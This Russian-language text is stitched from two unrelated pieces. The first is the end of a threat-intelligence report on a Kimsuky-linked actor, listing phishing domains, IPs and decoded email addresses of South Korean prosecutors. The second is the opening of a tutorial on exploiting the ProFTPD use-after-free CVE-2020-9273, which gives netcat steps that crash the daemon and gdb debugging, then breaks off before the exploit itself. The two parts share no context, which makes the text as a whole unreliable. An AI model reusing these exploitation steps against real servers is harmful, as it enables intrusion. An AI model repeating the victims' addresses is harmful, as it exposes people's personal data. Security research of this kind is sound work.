В середине 2022 года Microsoft [#5] и Zscaler [#6] обнаружили и сообщили об атаке AiTM (Adversary-in-The-Middle). Принцип атаки — использование веб-сервера, выступающего в роли прокси между легитимной страницей входа и жертвой.

Жертвам отправлялось письмо с приглашением открыть HTML-вложение. При открытии они перенаправлялись на прокси по HTTPS. Прокси в свою очередь перенаправлял все запросы на сервер Microsoft (повторно шифруя данные через HTTPS).

После входа в систему прокси записывал сессионный cookie и перенаправлял жертву на сервер Microsoft.

Похищенный cookie действителен и может использоваться злоумышленником без какой-либо дополнительной MFA.

Для этой кампании использовался домен `websecuritynotice.com` [#7].

Хотя именно этот домен не был найден в системе данного субъекта угрозы, использовался очень похожий (обратите внимание на дополнительную «s»):

```
subject=CN=*.websecuritynotices.com
```

Расположение дампа: `vps/etc/letsencrypt/live/websecuritynotices.com`

Тактики, техники и процедуры (TTPs), сходство доменных имён и постэксплуатационные действия (платёжное мошенничество и т. д.) указывают на тесную связь с Kimsuky.

3.5 Является ли KIM китайцем?

KIM использует Google для перевода с корейского на упрощённый китайский. По всей видимости, он понимает некоторое (весьма небольшое) количество корейского без перевода.

KIM соблюдает китайский календарь государственных праздников: 31 мая — 2 июня был Праздник драконьих лодок. KIM в это время не работал, тогда как в Северной Корее это был бы обычный рабочий день.

Однако, используя <https://github.com/obsidianforensics/hindsight>, анализ настроек Chrome показал, что KIM находится в «Korean Standard Time» (Корейское стандартное время).

Мы с осторожностью полагаем, что KIM является китайцем, но выполняет повестку как Северной Кореи (взлом преимущественно Южной Кореи), так и Китая (взлом Тайваня).

3.6 Занятные факты и курьёзы

В сентябре 2023 года «KIM» попытался приобрести доменное имя 'nextforum-online.com' на namecheap.com. Оплата могла производиться биткоином — что могло пойти не так?

Несколько дней спустя namecheap.com отключил домен без объяснения причин. Когда «KIM» попросил разблокировать его, namecheap.com запросил следующее:

```
In order to verify the legitimacy of the registered domain(s), please
provide us with the following information:
```

- * The purpose of the registration of the domain

- * The documentation confirming the authorization to act on behalf of Microsoft or a confirmation that the domain(s) in question is not associated with it.

=> LOL, в конце концов, namecheap.com не такой уж и «bulletproof» :)

Ещё один занятный факт: в 2020 году, когда websecuritynotice.com использовался в фишинговой кампании, владелец создал несколько реалистичных субдоменов для фишинговых атак:

```
login.websecuritynotice.com. IN A 80.240.25.169
wwwoffice.websecuritynotice.com. IN A 80.240.25.169
www-microsoft.websecuritynotice.com. IN A 80.240.25.169
prod-msocdn-25ae5ec6.websecuritynotice.com. IN A 80.240.25.169
prod-msocdn-55e5273a.websecuritynotice.com. IN A 80.240.25.169
prod-msocdn-84311529.websecuritynotice.com. IN A 80.240.25.169
prod-msocdn-c7b8a444.websecuritynotice.com. IN A 80.240.25.169
aadcdn-msauth-84311529.websecuritynotice.com. IN A 80.240.25.169
sts-glb-nokia-346189f1.websecuritynotice.com. IN A 80.240.25.169
res-cdn-office-84311529.websecuritynotice.com. IN A 80.240.25.169
aadcdn-msftauth-25ae5ec6.websecuritynotice.com. IN A 80.240.25.169
aadcdn-msftauth-55e5273a.websecuritynotice.com. IN A 80.240.25.169
aadcdn-msftauth-84311529.websecuritynotice.com. IN A 80.240.25.169
r4-res-office365-55e5273a.websecuritynotice.com. IN A 80.240.25.169
r4-res-office365-84311529.websecuritynotice.com. IN A 80.240.25.169
```

Однако в 2025 году «KIM» поленился и использовал только основной домен:

<http://www.websecuritynotices.com/request.php?i=amhraW0xQGtsaWQub3lua3I=>

(Параметр «i» — это закодированный в base64 адрес электронной почты получателя. В данном случае 'jhkim1@klid.or.kr'.)

В январе 2025 года этот домен указывал на IP 104.167.16.97.

В марте 2025 года домен download.sponetcloud.com резолвился на тот же IP.

На VirusTotal есть его «собрат»: [sharing.sponetcloud.com](https://www.virustotal.com/gui/domain/sharing.sponetcloud.com)

Следующие URL ассоциированы с этим доменом:

<https://sharing.sponetcloud.com/logo.png?v=bG1lMjc2MUBzcG8uZ28ua3I=>

```
https://sharing.sponetcloud.com/bigfile/v1/urls/view?\nshareto=aGFudGFlaHdhbkBzcG8uZ28ua3I=
```

Параметры снова закодированы в base64 и расшифровываются как 'lme2761@spo.go.kr' и 'hantaehwan@spo.go.kr'. Оба — сотрудники Прокуратуры Южной Кореи.

Эти же адреса электронной почты (и многие другие) встречаются в VPS «KIM» в файле request_log.txt:

```
hantaehwan@spo.go.kr\nparagon74@spo.go.kr\nbaekdu475@spo.go.kr\n[...]
```

Или же это ложный флаг?

«KIM» мог намеренно указать некоторые из своих доменов на IP-адреса, ранее известные как связанные с Kimsuky.

Например, история DNS-хостинга nid-security.com такова:

```
nid-security.com. IN A 27.255.80.170 (observation date: 2024-11-05)\nnid-security.com. IN A 45.133.194.126 (observation date: <= 2025-05-09)\nnid-security.com. IN A 185.56.91.21\nnid-security.com. IN A 192.64.119.241\n*.nid-security.com. IN A 45.133.194.126\nlcs.nid-security.com. IN A 27.255.80.170\nlcs.nid-security.com. IN A 45.133.194.126\nnid.nid-security.com. IN A 27.255.80.170\nnid.nid-security.com. IN A 45.133.194.126\nwww.nid-security.com. IN A 45.133.194.126\nrcaptcha.nid-security.com. IN A 27.255.80.170\nrcaptcha.nid-security.com. IN A 45.133.194.126\nzwnkd3e3wbc.nid-security.com. IN A 45.133.194.126
```

Фишинговый лог на VPS датирован 2 декабря 2024 года и содержит этот домен:

```
https://nid.nid-security.com/bigfileupload/download?\nh=UJw39mzt3bLZOESuajYK1h-G1U1FavI1vmLUbNvCrX80-\nAtVgI7TIsphr1hlrvKodOR-dbnMHVV7NJ4N
```

В этот месяц домен резолвился в 45.133.194.126. Был ли 27.255.80.170 ложным следом?

И последний занятный факт. При регистрации доменного имени websecuritynotices.com участник «Kimsuky» засветил свой адрес электронной почты в SOA-записях. lol

```
websecuritynotices.com IN SOA ns4.1domainregistry.com dysoni91.tutamail.com
```

Ссылки

- [#1] https://image.ahnlab.com/atip/content/atcp/2023/10/20231101_Kimsuky_OP.-Covert-Stalker.pdf
- [#2] https://raw.githubusercontent.com/stamparm/maltrail/refs/heads/master/trails/static/malware/apt_kimsuky
- [#3] <https://www.virustotal.com/gui/ip-address/27.255.80.170/relations>
- [#4] <https://medium.com/s2wblog/kimsuky-disguised-as-a-korean-company-signed-with-a-valid-certificate-to-dis>
- [#5] <https://www.microsoft.com/en-us/security/blog/2022/07/12/from-cookie-theft-to-bec-attackers-use-aitm-ph>
- [#6] <https://www.zscaler.com/blogs/security-research/large-scale-aitm-attack-targeting-enterprise-users-micr>
- [#7] <https://raw.githubusercontent.com/BRANDEFENSE/IoC/refs/heads/main/AiTM%20Phishing%20Campaign%20IoC's.tx>
- [#8] <https://www.zscaler.com/blogs/security-research/kimsuky-deploys-translate-text-target-south-korean-academi>
- [#9] <https://www.ahnlab.com/ko/contents/content-center/32030>
- [#10] <https://cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day?hl=en>
- [#11] <https://www.synacktiv.com/sites/default/files/2024-01/synacktiv-pulseconnectsecure-multiple-vulnerabili>
- [#12] <https://cloud.google.com/blog/topics/threat-intelligence/ivanti-post-exploitation-lateral-movement?hl=en>

- [#13] <https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-exploiting-critical-ivanti-vulnera>
- [#14] <https://home.treasury.gov/news/press-releases/jy1938>
- [#15] <https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-orb-networks>
- [#16] <https://bafybeih65no5dklpqfe346wyeiak6wzemv5d7z2ya7nssdgwdz4xrmd6i.ipfs.dweb.link/>
- [#17] <http://fckilfkscwusoopguhi7i6yg3l6tknaz7lrumvlhg5mvtxzxbbxlimid.onion/>

Обучающий подход к эксплуатации CVE-2020-9273 — use-after-free в ProFTPD

Автор: dukpt

Содержание

- 0 - Предисловие
- 1 - Введение
- 2 - Предыдущие исследования ProFTPD
- 3 - Контекст и ограничения
 - 3.1 - Замечания по компиляции ProFTPD
- 4 - Анализ внутреннего устройства ProFTPD
- 5 - Анализ уязвимости
 - 5.1 - Детали эксплуатации
 - 5.2 - Определение стратегии эксплуатации
 - 5.3 - Управление выполнением и смещениями
 - 5.4 - Утечка карты памяти
 - 5.5 - Финальная методология захвата RIP
- 6 - Другие стратегии эксплуатации
 - 6.1 - Kill the Gibson: вызов DoS
 - 6.2 - Использование стека
 - 6.3 - Утечка /etc/shadow
 - 6.4 - Другие утечки
- 7 - Идеи для будущих исследований
- 8 - Заметки об архитектуре ProFTPD
 - 8.1 - Последствия `fork()`
 - 8.2 - Скрытые проблемы `getspnam()`
- 9 - Заключение
- 10 - Ссылки
- 11 - Исходный код эксплойта

0 - Предисловие

Эта статья была написана примерно четыре года назад. Ну, процентов восемьдесят из неё. Дойти до конца у меня так и не получилось, поэтому она оставалась неопубликованной. Когда я уволился с работы и начал что-то новое, я наконец нашёл мотивацию (или время), чтобы её завершить. Надеюсь, что этот долгий срок ожидания не угасил ваш интерес к данной статье, и вы всё же найдёте здесь что-то интересное для пополнения своих хакерских навыков.

1 - Введение

ProFTPD — высококонфигурируемый FTP-демон для Unix-подобных операционных систем. Долгое время он был основным выбором для FTP-серверов по всему миру и по сей день широко используется на многих системах. В настоящее время нативное выполнение под Microsoft Windows не поддерживается [1].

В данной статье мы обсудим уязвимость в способе выделения памяти ProFTPd для ответа на текущую обрабатываемую команду в ходе передачи данных. Как мы увидим, эксплуатация этой уязвимости требует определённых условий, которые нечасто встречаются на рабочих FTP-серверах, хотя само воспроизведение бага относительно просто.

Благодарности Антонио Моралесу из GitHub Security Lab за обнаружение обеих уязвимостей: use-after-free на куче (CVE-2020-9273) [2] и чтения за пределами буфера в mod_cap.c (CVE-2020-9272) [3]. Читателю также рекомендуется ознакомиться с задачей #903 в репозитории ProFTPd [4] для получения дополнительных сведений.

В этой статье я сосредоточусь исключительно на баге use-after-free и не буду касаться out-of-bounds read в ходе фаз эксплуатации.

Важно также отметить, что эта статья придерживается обучающего подхода. Я постараюсь быть как можно более дидактичным, чтобы читатели могли воспроизвести все шаги самостоятельно. Такой подход будет полезен и тем, кто хочет лучше освоить gdb. Мы будем использовать фреймворк GEF (GDB Enhanced Features), однако многие его возможности я затрагивать не стану — может быть, в следующей статье :)

2 - Предыдущие исследования ProFTPd

Прежде чем двигаться дальше, стоит упомянуть, что по ProFTPd уже проделан немалый объём работы. Ниже я перечислю наиболее интересные случаи:

1. CVE-2003-0831 — переполнение буфера на куче [5];
2. CVE-2010-4221 — переполнения буфера на стеке [6];
3. CVE-2010-4652 — переполнение буфера на куче [7]; рекомендую прочитать статью FelineMenace в Phrack, выпуск 67 [8] об эксплуатации переполнения кучи в mod_sql ProFTPd. Примечательно, что мы используем тот же подход эксплуатации, злоупотребляя структурой cleanup (вероятно, это лучший вариант, поскольку мы контролируем параметры и вызываемую функцию, что идеально для stack pivoting);
4. CVE-2011-4130 — use-after-free с повреждением памяти [9];
5. CVE-2015-3306 — печально известная уязвимость, позволяющая неаутентифицированным пользователям злоупотреблять mod_cors, посылая команды SITE CPFR / CPTO [10]. Она также всплывала на Reddit [11];
6. CVE-2020-9273 — данный use-after-free на куче.

Разумеется, существуют и другие, но перечисленные, на мой взгляд, имеют наибольшее значение.

3 - Контекст и ограничения

В этой главе мы рассмотрим условия, необходимые для эксплуатации уязвимости, разберём некоторые детали ProFTPd, а также проанализируем, как воспроизвести баг и наметить путь эксплуатации.

Это уязвимость post-auth, то есть атакующий должен иметь действующую учётную запись на системе. Она воспроизводится в очень специфической ситуации: когда управляющее FTP-соединение закрывается в то время, как на другом TCP-порту происходит передача данных. Такой передачей может быть листинг директории, скачивание файла, загрузка или любой другой

процесс, зависящий от активного FTP-соединения данных.

Однако, поскольку мы хотим максимально контролировать полезную нагрузку, единственным вариантом для меня была функция загрузки файлов по FTP. Это влечёт дополнительные ограничения: нам нужны права на запись в некоторую директорию удалённого сервера, чтобы выдать команды FTP STOR или STOU. Возможно, если найдётся файл с разрешением на запись, можно попробовать использовать команду APPE для дозаписи данных — но тогда придётся вычислить смещение до shellcode и сделать RET в него после начальной фазы ROP. Мы вернёмся к этому позже.

Другая проблема — chroot не должен быть включён на цели, иначе мы не сможем скачать файл /proc/self/maps, необходимый для понимания карты памяти сервера. Подробнее об этом — в главе 4. Изначально это не было бы необходимым, но поскольку на цели могут быть включены ASLR и NX, это становится обязательным условием успешной эксплуатации. Я создал ещё одну версию этого эксплойта, не зависящую от mod_cory или загрузки maps, однако её недостаток — необходимость перебора адресов памяти и смещений, что является плохой идеей, поскольку IPS может вас заблокировать.

Флаги компилятора также играют важную роль. При использовании gcc добавление флагов -O1 или -O2 полностью меняет расположение памяти. При компиляции с clang я заметил, что часть переменных мигрировала с кучи в другую безымянную область. Некоторые параметры компиляции gcc по умолчанию варьируются в зависимости от ОС. Также важную роль играет ядро, поскольку ASLR оказывает огромное влияние.

Итого:

- вы должны иметь учётную запись на целевом FTP-сервере;
- учётная запись должна иметь права на запись в некоторую директорию;
- защиты ядра и процессора (ASLR, NX и т.д.) сильно влияют на расположение памяти цели;
- флаги и параметры компиляции также могут влиять на расположение памяти;
- mod_cory должен быть включён (необязательно для старых систем без ASLR и NX bit).

Эти ограничения, вероятно, делают уязвимость менее привлекательной для некоторых. Если у вас есть действующая учётная запись, почему бы не подключиться по SSH? Ну что ж, я могу предложить несколько причин попробовать:

- на цели нет работающего SSH-сервиса (очевидно);
- ваша компания использует уязвимую версию ProFTPD, и вы хотите доказать необходимость обновления;
- данный баг оказалось сложно эксплуатировать, а значит, это отличная возможность для обучения;
- получить криптограмму пароля root или другого пользователя для взлома — нечто интересное, что я заметил в памяти из-за особенностей работы функции libc getsnam(), подробнее в главе 6.

Всё исследование, связанное с этим эксплойтом, проводилось на Ubuntu 20.04.2 и libc 2.31.1. Это важно для используемых смещений. Однако за несколько месяцев до завершения статьи я обновил машину до дистрибутива PopOS. Затем вернулся на Ubuntu 22.04.1, поэтому смещения в финальном эксплойте и функции ROP будут отличаться (я слишком долго заканчивал и публиковал эту статью — прошу прощения).

3.1 - Замечания по компиляции ProFTPD

В ходе анализа я заметил, что уязвимость также может быть воспроизведена по истечении таймаута. Но значение по умолчанию слишком велико (1 час), поэтому его можно сократить, добавив следующие флаги компиляции (не обязательно для эксплуатации):

```
--enable-timeout-idle=60 \
--enable-timeout-no-transfer=90 \
--enable-timeout-stalled=120
```

Также нам понадобится модуль `mod_copy`. Предпочтительно собирать ProFTPD с этим модулем встроенным, а не загружать через DSO.

Наконец, нам нужно включить флаг отладки `"-g"`, чтобы иметь символы отладки в `gdb`:

```
$ cd proftpd-1.3.7rc2/
$ CFLAGS="-g" CXXFLAGS="-g" LDFLAGS="-g" ./configure --prefix=/usr/local \
--with-modules=mod_copy
$ CFLAGS="-g" CXXFLAGS="-g" LDFLAGS="-g" make -j4
```

Если вы уменьшили таймауты, вы будете чаще видеть "Program received signal SIGALRM, Alarm clock" — это безвредно. Однако данный сигнал вполне способен убить ваш шелл, когда вы получите RCE! Поэтому не делайте этого :) или используйте `trap '' ALRM` сразу после получения шелла.

Компилятор по умолчанию — `gcc`. Важно его сохранить из-за упомянутого ранее поведения.

4 - Анализ внутреннего устройства ProFTPD

ProFTPD выделяет буфер для каждой команды, отправленной на управляющий FTP-порт. Команды обрабатываются по «категориям». Существует функция `pr_cmd_dispatch_phase()`, которая выполняет некоторое логирование и подготавливает команды к диспетчеризации в фазы `PRE_CMD`, `CMD` и `POST_CMD`. Эти фазы предварительно настроены в статических таблицах-массивах, и для каждой команды своя конфигурация.

Функция `_dispatch()` вызывается несколько раз — по одному разу для каждой фазы — и «диспетчеризирует» команды в соответствующие модули. То же самое происходит для фаз логирования: `PRE_LOG`, `LOG` и `POST_LOG`.

Фазы обрабатываются функцией `pr_module_call()` в `main.c:360` через указатели на функции:

```
360 mr = pr_module_call(c->m, c->handler, cmd);
```

Каждый раз, когда пользователь подключается к демону, происходит `fork()`, и дочерний PID добавляется в структуру `child_list`, а `child_listlen` увеличивается. Между родительским и дочерним процессами существует пайп, но он закрывается сразу после `fork()`.

ProFTPD использует собственный внутренний аллокатор памяти (подробнее — в предыдущих ссылках). Структура пула определена следующим образом:

```
struct pool_rec {
    union block_hdr *first;
    union block_hdr *last;
    struct cleanup *cleanups;
    struct pool_rec *sub_pools;
    struct pool_rec *sub_next;
    struct pool_rec *sub_prev;
    struct pool_rec *parent;
    char *free_first_avail;
    const char *tag;
};
```

Определение объединения `block_hdr` выглядит так:

```
union align {
    char *cp;
    void (*f)(void);
    long l;
```

```

FILE *fp;
double d;
};

union block_hdr {
    union align a;
    char pad[32]; /* Padding and aligning */
    struct {
        void *endp;
        union block_hdr *next;
        void *first_avail;
    } h;
};

```

ПРИМЕЧАНИЕ: Часть комментариев и `#define` убрана для простоты.

ProFTPD выделяет несколько пулов для разных целей, но мы сосредоточимся на `resp_pool`, поскольку именно он оказывается повреждён. `resp_pool` используется для хранения ответов, отправляемых пользователю (например, сообщений об ошибках).

Выделение памяти происходит через `alloc_pool()`, однако `alloc_pool()` не вызывается напрямую. Существуют обёртки, берущие на себя часть параметров:

```

616 void *pccalloc(struct pool_rec *p, size_t sz) {
617     void *res;
618
619     res = palloc(p, sz);
620     memset(res, '\0', sz);
621
622     return res;
623 }

```

Как видите, `pccalloc()` является обёрткой для `palloc()`, которая определена как:

```

608 void *palloc(struct pool_rec *p, size_t sz) {
609     return alloc_pool(p, sz, FALSE);
610 }

```

Наконец, посмотрим на `alloc_pool()`:

```

558 static void *alloc_pool(struct pool_rec *p, size_t reqsz, int exact) {
559     /* Round up requested size to an even number of aligned units */
560     size_t nclicks = 1 + ((reqsz - 1) / CLICK_SZ);
561     size_t sz = nclicks * CLICK_SZ;
562     union block_hdr *blok;
563     char *first_avail, *new_first_avail;
564
565     /* For performance, see if space is available in the most recently
566      * allocated block.
567      */
568
569     blok = p->last;
570     if (blok == NULL) {
571         errno = EINVAL;
572         return NULL;
573     }
574
575     first_avail = blok->h.first_avail;
576
577     if (reqsz == 0) {
578         /* Don't try to allocate memory of zero length.
579          *
580          * This should NOT happen normally; if it does, by returning NULL we
581          * almost guarantee a null pointer dereference.
582          */
583         errno = EINVAL;
584         return NULL;
585     }
586
587     new_first_avail = first_avail + sz;
588

```

```

589  if (new_first_avail <= (char *) blok->h.endp) {
590      blok->h.first_avail = new_first_avail;
591      return (void *) first_avail;
592  }
593
594  /* Need a new one that's big enough */
595  pr_alarms_block();
596
597  blok = new_block(sz, exact);
598  p->last->h.next = blok;
599  p->last = blok;
600
601  first_avail = blok->h.first_avail;
602  blok->h.first_avail = sz + (char *) blok->h.first_avail;
603
604  pr_alarms_unblock();
605  return (void *) first_avail;
606 }

```

ProFTPD использует как `ralloc()`, так и `pcalloc()`, однако когда нужен обнулённый буфер, предпочтение отдаётся `pcalloc()` перед `ralloc()`.

Позже мы увидим, что мы контролируем значение `p->last`. Чтобы сохранить контроль над блоками пула, нам нужно всегда завершать функцию на строке 591. Если будет запрошен новый блок, мы теряем контроль, поскольку будет возвращена другая область памяти, перезаписав ранее контролируемое нами значение.

Есть также важная функция `make_sub_pool()`, которая вызывается главным образом тогда, когда ProFTPD нужен временный пул. Её определение:

```

415 struct pool_rec *make_sub_pool(struct pool_rec *p) {
416     union block_hdr *blok;
417     pool *new_pool;
418
419     pr_alarms_block();
420
421     blok = new_block(0, FALSE);
422
423     new_pool = (pool *) blok->h.first_avail;
424     blok->h.first_avail = POOL_HDR_BYTES + (char *) blok->h.first_avail;
425
426     memset(new_pool, 0, sizeof(struct pool_rec));
427     new_pool->free_first_avail = blok->h.first_avail;
428     new_pool->first = new_pool->last = blok;
429
430     if (p) {
431         new_pool->parent = p;
432         new_pool->sub_next = p->sub_pools;
433
434         if (new_pool->sub_next)
435             new_pool->sub_next->sub_prev = new_pool;
436
437         p->sub_pools = new_pool;
438     }
439
440     pr_alarms_unblock();
441
442     return new_pool;
443 }

```

В сущности, функция извлекает новый блок из `block_freelist` и вставляет новый пул в пул `*p`, обновляя указатели `next`, `prev` и `parent`. Позже мы увидим, что мы контролируем члены `p`. Некоторые операции также задействуют их члены. Заметьте, что указатель на `p` будет сохранён в `new_pool->parent` — это указатель на данные, которые мы контролируем.

Зафиксируйте эту информацию — она нам понадобится позже.

Функция `new_block()` нас не интересует, но в `pool.c:184` есть её описание:

Получить новый блок — из списка свободных, если возможно, иначе выделить новый через malloc. minsz — запрошенный размер выделяемого блока. Если exact равно TRUE, minsz является точным размером выделяемого блока; в противном случае выделяемый размер округляется вверх от minsz до ближайшего кратного BLOCK_MINFREE.

Теперь, когда мы разобрались с основами внутреннего аллокатора памяти ProFTPD, давайте выясним, как воспроизвести уязвимость.

5 - Анализ уязвимости

Как мы видели ранее, хотя уязвимость может быть воспроизведена и в процессе скачивания файла с сервера, атакующий практически не имеет контроля над полезной нагрузкой. Поэтому я считаю наилучшим подходом использование функции загрузки и воспроизведение бага путём закрытия управляющего FTP-соединения во время передачи данных. Воспроизведение этого условия несложно и может быть принудительно инициировано атакующим.

Итак, запустите ProFTPD в отдельном шелле с опциями отладки:

```
$ cd proftpd-1.3.7rc2/  
$ sudo proftpd -d7 -n -c sample-configurations/basic.conf
```

В своей конфигурации я изменил порт по умолчанию на 2121 и создал пользователя poc. Откройте basic.conf и измените значение Port:

```
Port      2121
```

Теперь откройте новый шелл (назовём его шелл 2), подключитесь к управляющему FTP-порту через netcat и выполните команды входа в FTP:

```
$ nc -Cv 127.0.0.1 2121  
Connection to 127.0.0.1 2121 port [tcp/ipro] succeeded!  
220 ProFTPD Server (ProFTPD Default Installation) [127.0.0.1]  
USER poc  
331 Password required for poc  
PASS TretaTretaTretinha  
230 User poc logged in
```

Теперь нам нужно начать передачу данных. Поскольку мы хотим контролировать данные, можно использовать команды STOU и STOR. Однако из-за второй уязвимости out-of-bounds read, согласно моим тестам, STOU — не лучший выбор по следующим причинам:

- а) она нарушает границы и мешает нашей эксплуатации;
- б) мы не контролируем имя файла — это потребуются, если нужно загрузить данные в существующий файл, когда у нас нет прав на создание нового.

Поэтому воспользуемся STOR, но сначала переведём FTP в пассивный режим:

```
PASV  
227 Entering Passive Mode (127,0,0,1,147,87).
```

Порт данных FTP — это беззнаковое short int (2 байта). Формула для вычисления номера порта: $X*256+Y$. Откройте gdb и попробуйте:

```
gef> p/d 147*256+87  
$4 = 37719
```

В данном случае наш порт данных FTP — 37719. Теперь откройте шелл 3 и введите:

```
$ nc -v1 127.0.0.1 $((147*256+87))  
Connection to 127.0.0.1 37719 port [tcp/ipro] succeeded!
```

Вернитесь к шеллу 2 и выполните:

```
STOR /tmp/blah.txt
150 Opening ASCII mode data connection for /tmp/blah.txt
```

В этот момент наше FTP-соединение данных открыто в шелле 3 и ожидает данных. Пока оставим его. Вернитесь к шеллу 2 и выполните несколько фиктивных команд:

```
1111 AAAAAAAAAAAAAAAAAAAAAA
2222 BBBBBBBBBBBBBBBBBBBB
3333 CCCCCCCCCCCCCCCCCCCC
^C
$
```

Обратите внимание: после трёх фиктивных команд я нажал ctrl+c, чтобы закрыть управляющее FTP-соединение, — теперь мы больше не контролируем это соединение.

Теперь вернитесь к шеллу 3 и отправьте данные:

```
$ nc -Cv localhost $((147*256+87))
Connection to localhost 37719 port [tcp/*] succeeded!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
nc: write failed (0/2): Broken pipe
$
```

Как видите, после отправки некоторого количества данных соединение было закрыто удалённым хостом и произошёл краш демона ProFTPd:

```
-----BEGIN STACK TRACE-----
... [0] proftpd: poc - localhost: IDLE(+0x215cd) [0x55c9806715cd]
... [1] proftpd: poc - localhost: IDLE(+0x215cd) [0x55c9806715cd]
... [2] proftpd: poc - localhost: IDLE(palloc+0x2c) [0x55c9806716b0]
... [3] proftpd: poc - localhost: IDLE(pstrdup+0x5b) [0x55c980673409]
... [4] proftpd: poc - localhost: IDLE(pr_response_set_pool+0x53) [0x55c980673409]
... [5] proftpd: poc - localhost: IDLE(pr_cmd_dispatch_phase+0xe4) [0x55c980673409]
... [6] proftpd: poc - localhost: IDLE(+0xa64e9) [0x55c980673409]
... [7] proftpd: poc - localhost: IDLE(pr_event_generate+0x20e) [0x55c980673409]
... [8] proftpd: poc - localhost: IDLE(+0x6ce75) [0x55c980673409]
... [9] proftpd: poc - localhost: IDLE(pr_session_end+0x20) [0x55c980673409]
... [10] proftpd: poc - localhost: IDLE(pr_session_disconnect+0xaf) [0x55c980673409]
... [11] proftpd: poc - localhost: IDLE(+0x527cf) [0x55c980673409]
... [12] proftpd: poc - localhost: IDLE(pr_data_xfer+0x68) [0x55c980673409]
... [13] proftpd: poc - localhost: IDLE(+0x9fb13) [0x55c980673409]
... [14] proftpd: poc - localhost: IDLE(pr_module_call+0x9d) [0x55c980673409]
... [15] proftpd: poc - localhost: IDLE(+0x1b8f2) [0x55c980673409]
... [16] proftpd: poc - localhost: IDLE(pr_cmd_dispatch_phase+0x2dc) [0x55c980673409]
... [17] proftpd: poc - localhost: IDLE(pr_cmd_dispatch+0x26) [0x55c980673409]
... [18] proftpd: poc - localhost: IDLE(+0x1cbad) [0x55c980673409]
... [19] proftpd: poc - localhost: IDLE(+0x1decd) [0x55c980673409]
... [20] proftpd: poc - localhost: IDLE(+0x1e6f4) [0x55c980673409]
... [21] proftpd: poc - localhost: IDLE(+0x1eb5a) [0x55c980673409]
... [22] proftpd: poc - localhost: IDLE(main+0x937) [0x55c980673409]
... [23] /lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf3) [0x7f7d1b1b1b1b]
... [24] proftpd: poc - localhost: IDLE(_start+0x2e) [0x55c980673409]
-----END STACK TRACE-----
```

Если присмотреться, количество строк, принятых соединением данных, равно числу команд, отправленных через управляющее соединение, плюс два. Это даёт нам подсказку о том, какие данные будут записаны на кучу после состояния освобождения: строка CCC, которую мы отправили, обрабатывается ProFTPd, и именно здесь данные хранятся после освобождения, перезаписывая что-то строкой CCCCCC. Строка DDD не была обработана, поскольку к тому моменту, когда мы её отправили, сокет уже был закрыт сервером.

Когда уязвимость воспроизводится, р указывает на `resp_pool`. Интересно, что разработчики ProFTPD, похоже, предвидели некоторые проблемы с указателем `resp_pool` в `main.c`:

```
638 /* Get any previous pool that may be being used by the Response API.
639  *
640  * In most cases, this will be NULL. However, if proftpd is in the
641  * midst of a data transfer when a command comes in on the control
642  * connection, then the pool in use will be that of the data transfer
643  * instigating command. We want to stash that pool, so that after this
644  * command is dispatched, we can return the pool of the old command.
645  * Otherwise, Bad Things (segfaults) happen.
646  */
```

Настало время проанализировать этот краш в `gdb`.

5.1 - Детали эксплуатации

Когда уязвимость воспроизводится, поток выполнения программы находится в процессе закрытия некоторых файловых дескрипторов, записи в лог-файлы, освобождения памяти и выполнения служебных (cleanup) операций.

Управляющее FTP-соединение должно быть закрыто, поэтому у нас мало возможностей вмешаться в поток выполнения, поскольку все FTP-команды уже были выданы. Однако вы могли заметить, что FTP не ответил на наши фиктивные команды до тех пор, пока данные не были отправлены через соединение данных. Это означает, что наши команды, вероятно, находятся в памяти, и мы можем комбинировать их с полезной нагрузкой данных для построения пути эксплуатации после воспроизведения `use-after-free`.

Наш демон уже запущен; теперь откроем `gdb` следующим образом:

```
$ sudo gdb -d proftpd-1.3.7rc2/src/ \
-d proftpd-1.3.7rc2/modules/ \
proftpd-1.3.7rc2/proftpd
```

Поскольку мы знаем, что процесс создаётся через `fork()`, нужно правильно настроить `gdb`:

```
gef[] set follow-fork-mode child
gef[] ps proftpd
403448 root 0.0 0.0 pts/4 sudo gdb -d proftpd-1.3.7rc2/src/ -d pr...
403450 root 0.5 0.5 pts/4 gdb -d proftpd-1.3.7rc2/src/ -d proftpd...
403880 root 0.0 0.0 pts/4 sudo proftpd-1.3.7rc2/proftpd -d7 -n -c...
403881 nobody 0.0 0.0 pts/4 proftpd: (accepting connections)
gef[] attach 403881
gef[] c
```

Первая строка указывает `gdb` следовать дочернему процессу после `fork()`, то есть `gdb` отсоединится от главного демона (родителя) и прикрепится к дочернему сразу после того, как `fork()` вернёт PID дочернего процесса.

ПРИМЕЧАНИЕ: в `gef` есть хорошее решение через заглушку `fork`, однако его поведение не то, что нам нужно, — родительский процесс считал бы себя дочерним, и после его завершения демона не останется. Поэтому используем традиционный `follow-fork-mode child`. Нам не нужно поведение заглушки, и перезапускать ProFTPD каждый раз тоже не нужно.

На второй строке мы используем команду `ps` из `gef`, чтобы найти ID процесса ProFTPD для подключения.

На последних двух строках мы прикрепляемся к нему и позволяем `gdb` продолжить выполнение.

Теперь повторим те же шаги в шелле 2 и шелле 3, как мы узнали в предыдущей главе. Понаблюдаем за крашем в `gdb`.

Обратите внимание, что стандарт FTP гласит: команды должны быть длиной не более 4 символов, поэтому мы должны ограничивать размер отправляемых команд, иначе ProFTPD их отбросит. Это правило не распространяется на параметры команд, так что там мы свободны. Вернёмся к этому позже.

То же самое сделаем с SIGALRM. ProFTPD отправляет этот сигнал по истечении времени простоя. Добавим в gdb следующую конфигурацию:

В шелле 3 вы увидите следующее:

После отправки строки WWW вы могли заметить, что gdb остановился с сигналом SIGSEGV:

```
570     if (blok == NULL) {
```

```

571     errno = EINVAL;
572     return NULL;
573 }
574
// blok=0x00007ffcc3b492d8 → "WWWWWWWWW"
